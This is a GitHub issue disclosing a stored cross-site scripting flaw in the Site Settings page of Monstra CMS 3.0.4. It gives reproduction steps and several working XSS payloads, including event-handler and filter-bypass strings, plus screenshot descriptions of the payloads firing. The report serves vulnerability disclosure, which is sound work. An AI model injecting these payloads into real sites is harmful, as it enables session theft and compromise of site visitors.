

New issue

Jump to bottom

Cross Site Script Vulnerability on "Site Settings" in Monstra version 3.0.4 #465

Closed r0ck3t1973 opened this issue on May 22, 2020 · 0 comments

r0ck3t1973 commented on May 22, 2020

Hii, Team Monstra!!!


Describe the bug
An authenticated malicious user can take advantage of a Stored XSS vulnerability in the "Site Settings" feature Monstra.

To Reproduce
Steps to reproduce the behavior:

- 1.Login into the panel Monstra
2. Go to 'admin/index.php'
3. Click 'System' -> 'Settings'
4. Insert Payload XSS:
">
'> <details/open/ontoggle=confirm("XSS")>
// # "> <svg/onload=prompt(1337)>
<svg/on<script> <script>load=alert(1337)//</script>
5. Save
6. click View Site -> xss alert message!

Impact
Commonly include transmitting private data, like cookies or other session information, to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site.

Screenshots
a. Infor Monstra version:



The screenshot shows the Monstra admin interface. At the top is a navigation bar with 'MONSTRA' and menu items: Dashboard, Content, Extends, System, and Help. On the right of the bar are 'View Site' and a user profile 'ducloan'. Below the bar is the 'Information' section with tabs for System, Server, Directory Permissions, and Security. The 'System' tab is active, displaying a table with system settings.

Name	Value
Monstra version	3.0.4
GZIP	off
Debugging	off

Monstra was made by Sergey Romanenko and is maintained by Monstra Community / © 2012 - 2016 Monstra - Version 3.0.4

b. insert payload xss:

Monstra : Administration

>><details/open/ontoggle=confirm("XSS")>

labs8.soc/admin/index.php?id=system

MONSTRA

DashboardContentExtendsSystemHelp

View Siteducloan

Create SitemapDelete Temporary FilesMaintenance Mode On

Site Settings

Site Name

><details/open/ontoggle=confirm("XSS")>

Site Description

<marquee>R0ck3t1</marquee>

Site Keywords

<marquee>R0ck3t1</marquee>

Site Slogan

<marquee>R0ck3t1</marquee>

Default Page

Home

Save

System Settings

Site Url

http://labs8.soc

Time zone

(GMT+07:00) Bangkok, Hanoi, Jakarta

Language

English

Email

autosys@cmcinforec.com

Maintenance Mode

<h1><xss onbeforescriptexecute=alert(1)><script>1</script></h1>

Monstra was made by Sergey Romanenko and is maintained by Monstra Community / © 2012 - 2016 Monstra - Version 3.0.4

c. view site -> xss alert message

Monstra : Administration

>><details/open/ontoggle=confirm("XSS")>

labs8.soc

Chi tiết

HomeBlogUsersWelcome, ducloan

Home

Welcome!

Welcome to your new Monstra powered website.
Monstra is successfully installed, you can start editing the content and customize it.

Getting Started

This is a default home page of your website.
Here's a quick description of how to edit this page:

- First make sure you're logged in.
- Go to the Pages Manager and click "Edit" button for this page.
- Make your changes, click "Save" and you're done!

Online Resources

- Official Site
- Official Support Forum
- Documentation

xss

OKHủy bỏ

Desktop (please complete the following information):

OS: Windows

Browser: All

Version:

I Hope you fix it ASAP!!!!

r0ck3t1973 closed this as completed on Jun 10, 2020

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

